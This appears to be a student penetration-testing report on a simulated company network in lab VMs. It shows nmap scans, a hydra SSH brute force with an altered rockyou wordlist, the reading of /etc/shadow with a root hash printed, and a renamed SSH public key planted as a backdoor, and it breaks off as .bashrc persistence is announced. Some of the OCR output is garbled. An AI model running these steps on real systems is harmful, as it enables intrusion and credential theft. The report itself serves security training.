
1:06 AM 1/18/2023

```
 SERVER-B - VMware Workstation 16 Player (Non-commercial use only)
Player Terminal 01:06 18
Activities server-b@SERVER-B: /var/www/build
server-b@SERVER-B: /var/www/build$ sudo systemctl enable kestrel-royalcars-test.service
server-b@SERVER-B: /var/www/build$ sudo systemctl start kestrel-royalcars-test.service
server-b@SERVER-B: /var/www/build$ sudo systemctl status kestrel-royalcars-test.service
● kestrel-royalcars-test.service - Example .NET Web API App running on Ubuntu
   Loaded: loaded (/etc/systemd/system/kestrel-royalcars-test.service; enabled; vendor preset: enabled)
   Active: active (running) since Wed 2023-01-18 01:05:40 +03; 12s ago
     Main PID: 50296 (dotnet)
       Tasks: 17 (limit: 4584)
      Memory: 22.3M
        CPU: 894ms
      CGroup: /system.slice/kestrel-royalcars-test.service
              └─50296 /usr/bin/dotnet /var/www/build/HW1.dll

01:05:40 18 كاين الذاي SERVER-B dotnet-example[50296]: warn: Microsoft.AspNetCore.DataProtection.KeyManagement.XmlKeyManager[35]
01:05:40 18 كاين الذاي SERVER-B dotnet-example[50296]:           No XML encryptor configured. Key {e830f1df-b4f7-4471-acf5-6db86338d7e3} may be persisted.
01:05:40 18 كاين الذاي SERVER-B dotnet-example[50296]: info: Microsoft.Hosting.Lifetime[0]
01:05:40 18 كاين الذاي SERVER-B dotnet-example[50296]:           Now listening on: http://localhost:5000
01:05:41 18 كاين الذاي SERVER-B dotnet-example[50296]: info: Microsoft.Hosting.Lifetime[0]
01:05:41 18 كاين الذاي SERVER-B dotnet-example[50296]:           Application started. Press Ctrl+C to shut down.
01:05:41 18 كاين الذاي SERVER-B dotnet-example[50296]: info: Microsoft.Hosting.Lifetime[0]
01:05:41 18 كاين الذاي SERVER-B dotnet-example[50296]:           Hosting environment: Production
01:05:41 18 كاين الذاي SERVER-B dotnet-example[50296]: info: Microsoft.Hosting.Lifetime[0]
01:05:41 18 كاين الذاي SERVER-B dotnet-example[50296]:           Content root path: /var/www/HW1/HW1
lines 1-26/20 (END)
```

Activate Windows  
Go to Settings to activate Windows.

52°F Haze 1:06 AM 1/18/2023



## An explanation of the vulnerabilities and the attack used to take advantage of the vulnerability

They are arranged so that the circle symbolizes the vulnerabilities, and the square symbolizes the used attacks as you can see:

- **Password pattern vulnerability**, this type of vulnerability can occur when a website or application has a password policy that requires users to follow a specific pattern when creating their passwords, such as including a certain number of special characters or numbers. Because these patterns are often predictable, they can make it easier for attackers to crack passwords using brute-force or dictionary-based attacks.[13]
- **The DNS (Domain Name System) Tunneling vulnerability** that provides a means of encapsulating malicious payloads is known as "DNS Tunneling." It is a technique used to bypass network security restrictions by using the DNS protocol to transmit data in an encrypted format, which can be used to exfiltrate data from a network, establish a command-and-control channel, or deliver malware payloads. This type of vulnerability is often used in advanced persistent threat (APT) attacks, where attackers use DNS Tunneling to evade detection and maintain access to a compromised system.[14]
- **Windows Shell Remote Code Execution Vulnerability (MS10-046)** is a security vulnerability that exists in the way that the Windows Shell, which is the interface that provides access to the files and folders on a computer, handles shortcut files (LNK files) in Windows.[15]
- **A brute-force attack** is a trial-and-error method used by application programs to decode login information and encryption keys to use them to gain unauthorized access to systems. Using brute force is an exhaustive effort rather than employing intellectual strategies.[16]
- **A malicious shortcut file attack** is a type of cyber-attack that exploits a vulnerability in the way that the Windows Shell handles shortcut files (LNK files) in Windows. The vulnerability allows an attacker to remotely execute arbitrary code on an affected system by tricking a user into clicking on a malicious shortcut file. The code would then run with the privileges of the user who clicked on the file.[17]
- **A spyware attack** is a type of cyber-attack in which malicious software is installed on a victim's device without their knowledge or consent. The software is designed to gather sensitive information, such as login credentials, financial data, and browsing history, and send it back to the attacker. Spyware can also be used to control the victim's device, allowing the attacker to perform actions such as disabling security software, downloading other malware, or displaying unwanted ads. Spyware is often spread through phishing emails, infected websites, or malicious software downloads.[18]

# **Offensive Cybersecurity**

## **Executive Summary**

The attacker entered the company's network in some way and hacked the admin's device using a brute-force attack based on information collected through social engineering and made his device a reliable source to access the company's website and took advantage of this by entering an employee's device and manipulating a project on it by adding spyware code. The project file has been accessed by the CEO device to view it, which caused the hacker to be able to spy on the CEO and obtain passwords for the database and many sensitive information from the employee and CEO devices.

### Vulnerability Severity Ratings:[19]

- Windows Shell Remote Code Execution Vulnerability MS10-046 ➔ Critical (9.2)
- The DNS (Domain Name System) Tunneling Vulnerability ➔ High (7.5)
- Password Pattern Vulnerability ➔ Medium (4.9)
- Social Engineering ➔ Low (0.1-3.9)

### Recommendations:

- Windows Shell Remote Code Execution Vulnerability MS10-046 ➔ Install the security update from Microsoft.[15]
- The DNS (Domain Name System) Tunneling Vulnerability ➔ DNS filtering is a security technique that uses DNS servers to block or allow access to specific websites or internet addresses based on predefined rules.[20]
- Password Pattern Vulnerability ➔ Implement strong password policies and to use password managers.
- Social Engineering ➔ Educate employees on how to recognize and respond to potential social engineering attacks.

## **Attack narrative and findings**

The hacker visited a company for customer service, and during one of the employees opened a device to display the company's website to view the available cars, he was able to deceive the employee and use social engineering by distracting him and making him enter a device password without hiding it from the customer.

After entering the company's network, a full scan for all environment was done to determine the existing devices

nmap ➔ Network exploration tool and security / port scanner.

-A → used to enable OS detection, version detection, script scanning and traceroute.

-p- → used to scan all ports instead of the default, which is to scan only the top 1000 most common ports.

-T4 → used to set the timing template to "aggressive", which speeds up the scan.

**-oN** → used to output the results of the scan to a file in normal format. The file name would be specified after this flag.

ATTACKER - VMware Workstation 16 Player (Non-commercial use only)

Player Activities Terminal

22:24 كابون الناس 19

attacker@ATTACKER: ~

```
attacker@ATTACKER: $ sudo nmap -Pn -A -p-T4 -sS 192.168.1.0/24 -oN ./project/fullscan
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-19 20:33 +03
Warning: 192.168.1.0/24 has no port range specified. Using TCP connect() for port scanning. This can hit (6).
Nmap scan timing adjustment: 0.10s per host, 0.20s per port, 0.20s per service, 0.20s per OS detection
SYN Stealth Scan Timing: About 31.97% done; ETC: 20:56 (0:15:36 remaining)
Stats: 0:10:31 elapsed; 248 hosts completed (7 up), 7 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 40.25% done; ETC: 20:59 (0:15:19 remaining)
Stats: 0:15:58 elapsed; 248 hosts completed (7 up), 7 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 55.47% done; ETC: 21:01 (0:12:39 remaining)
Stats: 0:20:45 elapsed; 248 hosts completed (7 up), 7 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 81.17% done; ETC: 21:04 (0:05:47 remaining)
Warning: 192.168.1.7 giving up on port because retransmission cap hit (6).
Stats: 0:35:00 elapsed; 248 hosts completed (7 up), 7 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 90.31% done; ETC: 21:11 (0:03:44 remaining)
Stats: 0:39:59 elapsed; 248 hosts completed (7 up), 7 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 98.23% done; ETC: 21:17 (0:04:16 remaining)
Stats: 1:02:33 elapsed; 248 hosts completed (7 up), 7 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 98.23% done; ETC: 21:30 (0:01:08 remaining)
Nmap scan report for h288n (192.168.1.1)
Host is up (0.01s latency).
No shown: 65532 closed ports
PORT      STATE SERVICE VERSION
53/tcp    open  domain (generic dns response: REFUSED)
|_fingerprint-strings:
|   | DNSVersion8BindReqTCP:
|   | version
|   |_blnd
88/tcp    open  http     ZTE web server 1.0 ZTE corp 2015.
|_fingerprint-strings:
|   | Get-Header:
|   |   | HTTP/1.0 200 OK
|   |   | Server: ZTE web server 1.0 ZTE corp 2015.
|   |   | Accept-Ranges: bytes
|   |   | Connection: close
|   |   | X-Frame-Options: SAMEORIGIN
|   |   | Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
|   |   | Content-Length: 124821
|   |   | Set-Cookie: JESTCOOKIE$IP=192.168.1.1; PATH=/; HttpOnly
|   |   | Content-Type: text/html; charset=utf-8
|   |   | X-Content-Type-Options: nosniff
|   |   | X-Frame-Options: SAMEORIGIN
|   |   | Content-Security-Policy: default-src 'self' 'unsafe-inline' 'unsafe-eval'; img-src 'self' data;
|   |   | X-XSS-Protection: 1; mode=block
|   |   | Set-Cookie: SID=exp=x-ress=tHu_01-Jan-1970 00:00:00 GMT;path=/;
<!DOCTYPE HTML PUBLIC "-//IIS//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
```

We found that there is an Ubuntu device on which the ssh service was activated, and based on what was collected through social engineering, it was expected that the password includes the username in addition to 123Password\* and of course I used the most famous wordlist for that rockyou.txt

IP Address of the victim machine: 192.168.1.21

We will do scan in this specific Ip Address for double check

**sed** → is a command-line tool for editing files

**-e →** used to specify a script or command to be executed

**-i →** used to edit a file in-place

```

attacker@ATTACKER:~/project/192.168.1.21$ nmap -A -p- -T4 192.168.1.21 -oN fullscan
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-18 12:10 EET
Nmap scan report for 192.168.1.21
Host is up (0.054s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.00 seconds
attacker@ATTACKER:~/project/192.168.1.21$ ls
fullscan
attacker@ATTACKER:~/project/192.168.1.21$ cp /usr/share/
Display all 263 possibilities? (y or n)
attacker@ATTACKER:~/project/192.168.1.21$ sudo cp /usr/share/wordlists/rockyou.txt .
attacker@ATTACKER:~/project/192.168.1.21$ sed -e 's/$/123Password*/' -i rockyou.txt
attacker@ATTACKER:~/project/192.168.1.21$ mv rockyou.txt password.txt
attacker@ATTACKER:~/project/192.168.1.21$ sudo cp /usr/share/wordlists/rockyou.txt ./username.txt
attacker@ATTACKER:~/project/192.168.1.21$ ls
fullscan password.txt username.txt

```

We will use brute force attack to access victim's machine through ssh with hydra

hydra → a very fast network logon cracker which supports many different services

-L → set usernames file

-P → set passwords file

```

attacker@ATTACKER:~/project/192.168.1.21$ hydra -L username.txt -P password.txt 192.168.1.21 ssh
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-18 12:39:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
^_ [WARNING] Restoreref (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 205768811426220 login tries (l:1:14344398/p:14344890), ~12860550714139 tries per task
[DATA] attacking ssh://192.168.1.21:22/
[STATUS] 161.00 tries/min, 161 tries in 00:01h, 205768811426061 to do in 21301119195:15h, 16 active
[STATUS] 117.00 tries/min, 351 tries in 00:03h, 205768811425884 to do in 29311796499:25h, 16 active
[STATUS] 107.86 tries/min, 755 tries in 00:07h, 205768811425484 to do in 31796505076:48h, 16 active
[STATUS] 104.60 tries/min, 1569 tries in 00:15h, 205768811424679 to do in 32786617499:10h, 16 active
[STATUS] 102.58 tries/min, 3180 tries in 00:31h, 205768811423071 to do in 3342039591:48h, 16 active

```

Since we do not have much time, and this process is just a simulation, we will use two smaller files containing the username and password to prove the matter.

```

attacker@ATTACKER:~/project/192.168.1.21$ nano usertest
attacker@ATTACKER:~/project/192.168.1.21$ cp usertest passtest
attacker@ATTACKER:~/project/192.168.1.21$ sed -e 's/$/123Password*/' -i passtest

```

The following image shows proof of brute force success with proof of their presence in the original files, whether it is admin, root, or others. The matter will succeed as long as the name is common.

```
lynx https://github.com/vanhauer-thc/hydra.com/finished.html?hydra=finished at 2023-01-19 21:39:38
attacker@ATTACKER:~/project/192.168.1.1$ nano userstest
attacker@ATTACKER:~/project/192.168.1.1$ nano passtest
attacker@ATTACKER:~/project/192.168.1.1$ cat userstest
oruba
oryong
root
admin
attacker@ATTACKER:~/project/192.168.1.1$ cat passtest
oruba123Password*
oryong123Password*
root123Password*
admin123Password*
attacker@ATTACKER:~/project/192.168.1.1$ sudo hydra -L userstest -P passtest 192.168.1.21 ssh
Hydra v9.2 (c) 2021 by van Hauser/THC & David Majchak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
[?] Hydra (https://github.com/vanhauer-thc/hc-hydra) starting at 2023-01-19 21:39:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DEBUG] Using hydra-parallel version 0.1.0
[DATA] attacking ssh://192.168.1.21:22/
[22] [ssh] host: 192.168.1.21 login: admin password: admin123Password*
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauer-thc/hc-hydra) finished at 2023-01-19 21:39:45
attacker@ATTACKER:~/project/192.168.1.1$ cat userstest
attacker@ATTACKER:~/project/192.168.1.1$ cat username.txt | grep "admin"
administrator
administrator
administrator
administrator
admin
admin

^C
attacker@ATTACKER:~/project/192.168.1.21$ cat password.txt | grep "admin123Password"
admin123Password*
sysadmin123Password*
soloadmin123Password*
^C
attacker@ATTACKER:~/project/192.168.1.21$
```

Use username and password to log into the victim's machine

ATTACKER - VMware Workstation 16 Player (Non-commercial use only)

Activities Terminal 21:48 ٢٠٢٣/١٩/٢١ admin@ADMIN: ~

```
attacker@ATTACKER: /project/192.168.1.21$ ssh admin@192.168.1.21
admin@192.168.1.21's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-58-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage


0 updates can be applied immediately.

Last login: Wed Jan 18 10:02:19 2023 from 192.168.1.26
admin@ADMIN: ~ ls -al
total 0
drwxr-x--- 15 admin admin 4096 21:35 19 .Linux
drwxr-x---  3 root  root  4096 01:37 17 .bash_history
-rw-r--r--  1 admin admin 1913 15:22 19 .bash_logout
-rw-r--r--  1 admin admin 220 21:12 16 .bashrc
-rw-r--r--  1 admin admin 3771 21:35 19 .cache
drwxr-x--- 10 admin admin 4096 03:58 17 .config
drwxr-x--- 10 admin admin 4096 21:13 16 .local
drwxr-x---  2 admin admin 4096 21:13 16 .Pictures
drwxr-x---  2 admin admin 4096 21:34 19 .Documents
drwxr-x---  2 admin admin 4096 21:13 16 .Downloads
-rw-rw-r--  1 admin admnt 19 13:47 18 .flag
drwxr-x---  3 admin admin 4096 15:01 18 .gnupg
drwxr-x---  1 admn admn 4096 21:13 17 .lessht
drwxr-x---  3 admin admin 4096 21:13 16 .Music
drwxr-x---  2 admin admin 4096 21:13 16 .Videos
drwxr-x---  2 admin admin 4096 21:13 16 .Pictures
-rw-r--r--  1 admin admin 807 21:12 16 .profile
drwxr-x---  2 admin admnt 4096 21:13 16 .Public
drwxr-x---  3 admin admin 4096 21:13 16 .snap
drwxr-x---  1 admn admn 4096 21:13 16 .sudo_as_admin_successful
drwxr-x---  2 admin admin 4096 21:13 16 .Templates
drwxr-x---  2 admin admin 4096 21:13 16 .Videos

admin@ADMIN: ~ cat flag
this is admin flag
admin@ADMIN: ~
```

We will try to determine what permissions are given to the user using Linux Smart Enumeration (LSE) which is a script that automates the process of enumeration on a Linux system during a penetration testing or security assessment engagement.

**wget** ➔ is a command-line utility for downloading files from the Internet.




```
attacker@ATTACKER:~/project/192.168.1.21$ wget "https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh"
--2023-01-18 13:56:46-- https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 48023 (47K) [text/plain]
Saving to: 'lse.sh'

lse.sh          100%[=====]  46.90K  ---KB/s   in 0.1s

2023-01-18 13:56:46 (407 KB/s) - 'lse.sh' saved [48023/48023]
```


With the script present, I now need to transfer it to the victim's machine via scp

scp ➔ (secure copy) is a command-line utility that allows you to securely copy files between different computers. It uses the SSH (Secure Shell) protocol to encrypt the data transfer and authenticate the user.



```
attacker@ATTACKER:~/project/192.168.1.21$ scp ./lse.sh admin@192.168.1.21:~/Documents/config
admin@192.168.1.21's password:
lse.sh
100% 13KB 679.8KB/s 00:00
attacker@ATTACKER:~/project/192.168.1.21$
```

We conclude that the user has sudo privileges in addition to the absence of root being the nologin account as default



```
admin@ADMIN:~$ cd Documents/config/
admin@ADMIN:~/Documents/config$ ls
lse.sh
admin@ADMIN:~/Documents/config$ bash lse.sh -i
LSE Version: 4.10nw
User: admin
User ID: 1001
Password: none
Home: /home/admin
Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
umask: 0002

Hostname: ADMIN
Linux: 5.15.0-58-generic
Distribution: Ubuntu 22.04.1 LTS
Architecture: x86_64
=====
( Current Output Verbosity Level: 0 )=====
( humanity )=====
[!] nowar@ Should we question autocrats and their "military operations"?... yes!
...
NO
Activate Windows
Go to Settings to activate Windows.
```

We start a file scan and try to access sensitive files such as shadow

Shadow file ➔ is a system file that stores the password information for all user accounts on the system.

The path of the shadow is /etc/shadow

```
lse.sh: line 15: ======( Current Output Verbosity Level: 0 )=====total 168
drwxr-xr-x 138 root root 12288 07:38 19 كانون الثاني . كاشف النافذة
drwxr-xr-x 20 root root 4096 03:28 15 كانون الثاني .. .
drwxr-xr-x 3 root root 4096 14:50 9 كانون الثاني . .
drwxr-xr-x 1 root root 3028 14:48 9 كانون الثاني . .
drwxr-xr-x 3 root root 4096 14:49 9 كانون الثاني . .
drwxr-xr-x 2 root root 4096 04:01 15 كانون الثاني . .
drwxr-xr-x 1 root root 433 2022 23 كانون الثاني . .
drwxr-xr-x 5 root root 4096 14:49 9 كانون الثاني . .
drwxr-xr-x 3 root root 4096 14:50 9 كانون الثاني . .
drwxr-xr-x 7 root root 4096 01:58 17 كانون الثاني . .
drwxr-xr-x 4 root root 4096 14:50 9 كانون الثاني . .
drwxr-xr-x 1 root root 769 2822 25 كانون الثاني . .
drwxr-xr-x 8 root root 4096 04:06 15 كانون الثاني . .
drwxr-xr-x 3 root root 4096 14:51 9 كانون الثاني . .
drwxr-xr-x 1 root root 2319 2022 6 كانون الثاني . .
drwxr-xr-x 1 root root 45 2021 11 كانون الثاني . .
drwxr-xr-x 2 root root 4096 02:01 17 كانون الثاني . .
drwxr-xr-x 1 root root 4096 14:50 9 كانون الثاني . .
drwxr-xr-x 2 root root 4096 14:50 9 كانون الثاني . .
drwxr-xr-x 2 root root 4096 14:50 9 كانون الثاني . .
drwxr-xr-x 1 root root 33 14:51 9 .
drwxr-xr-x 7 root root 4096 14:50 9 .
drwxr-xr-x 1 root root 2969 2822 28 جبريل .
drwxr-xr-x 1 root root 4096 14:48 9 .
drwxr-xr-x 1 root root 5532 02:00 17 كانون الثاني . .
drwxr-xr-x 1 root root 5529 14:48 9 .
drwxr-xr-x 2 root dip 4096 14:50 9 .
drwxr-xr-x 2 root root 4096 03:33 15 كانون الثاني . .
drwxr-xr-x 2 root root 4096 14:50 9 .
drwxr-xr-x 2 root root 4096 03:53 15 كانون الثاني . .
drwxr-xr-x 2 root root 4096 02:01 17 كانون الثاني . .
drwxr-xr-x 2 root root 4096 14:48 9 .
drwxr-xr-x 2 root root 4096 14:50 9 .
drwxr-xr-x 1 root root 1136 2022 23 .
drwxr-xr-x 2 root root 4096 14:50 9 .
drwxr-xr-x 2 root root 4096 21:33 19 كانون الثاني . .
drwxr-xr-x 2 root root 4096 14:51 9 .
drwxr-xr-x 4 root root 4096 14:48 9 .
drwxr-xr-x 4 root root 4096 14:49 9 .
drwxr-xr-x 1 root root 2969 2822 28 .
drwxr-xr-x 1 root root 4096 02:03 17 .
drwxr-xr-x 1 root root 684 2018 16 .
drwxr-xr-x 2 root root 4096 14:48 9 .
drwxr-xr-x 4 root root 4096 01:50 17 .
Activate Windows
Go to Settings to activate Windows.
```

Important information has been reached

```
-rw-r--r-- 1 root root 460 2021 8 كانون الثاني zsh_command_not_found
admin@ADMIN: ~$ cat /etc/shadow
admin:!:19213:0:99999:7:::
[sudo] password for admin:
root:Sy5j9TSR3mTqlNQGpDXVQrcG6Q1ScMpwFRkIZCjKQ3MB050M4onNwIMdmnVpiuSwIxc0B:19375:0:99999:7:::
daemon:!:19213:0:99999:7:::
bin:!:19213:0:99999:7:::
sync:!:19213:0:99999:7:::
games:!:19213:0:99999:7:::
man:!:19213:0:99999:7:::
lp:!:19213:0:99999:7:::
mail:!:19213:0:99999:7:::
news:!:19213:0:99999:7:::
uucp:!:19213:0:99999:7:::
proxy:!:19213:0:99999:7:::
[sudo] password for admin:
root:Sy5j9TSR3mTqlNQGpDXVQrcG6Q1ScMpwFRkIZCjKQ3MB050M4onNwIMdmnVpiuSwIxc0B:19375:0:99999:7:::
```

Now you need to do maintain access by creating a backdoor

We will create a private and public key to use it to access the device. In the event of a password change, we will use ssh-keygen to create them.

Ssh-keygen ➔ is a command-line utility in Linux and Unix operating systems that is used to generate, manage, and convert authentication keys for SSH (Secure Shell) protocol. It can be used to generate both RSA and DSA keys.

-t ➔ used to specify the type of key to be generated

Here we will generate RSA key

```
attacker@ATTACKER:~$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/attacker/.ssh/id_rsa): attacker
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in attacker
Your public key has been saved in attacker.pub
The key fingerprint is:
SHA256:UzACGe4YpLIvs9LnWyHENvthxdlNx0dmJ21er3qy0z0 attacker@ATTACKER
The key's randomart image is:
+---[RSA 3072]---+
| . o+. o oo |
| o o. o = o. . |
| o . * + o . o |
| .. * o . . = |
| .. + + S o =o |
| . + o . o |
| o.. o . . |
| .+.. o E |
|o oo. +B . |
+---[SHA256]---+
attacker@ATTACKER:~$ ls
attacker  Desktop  Downloads  Pictures  Public  Templates
attacker.pub  Documents  Music  project  snap  Videos
attacker@ATTACKER:~$ cp attacker
attacker  attacker.pub
attacker@ATTACKER:~$ cp attacker.pub project/192.168.1.21/

```

We will transfer it to the victim's device under a different name so as not to raise suspicion. In any case, the files will be deleted from the documents on the victim's device after the completion of the attack.

```
attacker@ATTACKER:~$ mv attacker.pub conf.txt
attacker@ATTACKER:~$ scp conf.txt admin@192.168.1.21:~/Documents/config
admin@192.168.1.21's password:
Permission denied, please try again.
admin@192.168.1.21's password:
Permission denied, please try again.
admin@192.168.1.21's password:
admin@192.168.1.21: Permission denied (publickey,password).
lost connection
attacker@ATTACKER:~$ scp conf.txt admin@192.168.1.21:~/Documents/config
admin@192.168.1.21's password:
conf.txt
attacker@ATTACKER:~$
```

We will create a `.ssh` directory and an `authorized_keys` file since they do not exist and add the public key to it so that we can enter ssh using the private key

The `".ssh"` directory is typically located in a user's home directory, and it contains the user's private and public SSH keys. The `"authorized_keys"` file, which is located within the `".ssh"` directory, contains a list of public keys that are authorized to access the user's account via SSH.

In addition to adding a script to the .bashrc file to be installed on the hacker's machine in case ssh is closed from a victim's machine

The `.bashrc` file is a script file that is executed whenever a new instance of the Bash shell is started, including when a user logs into the system. It is typically located in the user's home directory, and it contains a list of commands and settings that are executed to configure the user's environment.

```
ادمن@ADMIN: ~/Documents/config$ ls
conf.txt lse.sh
ادمن@ADMIN: ~/Documents/config$ cat conf.txt
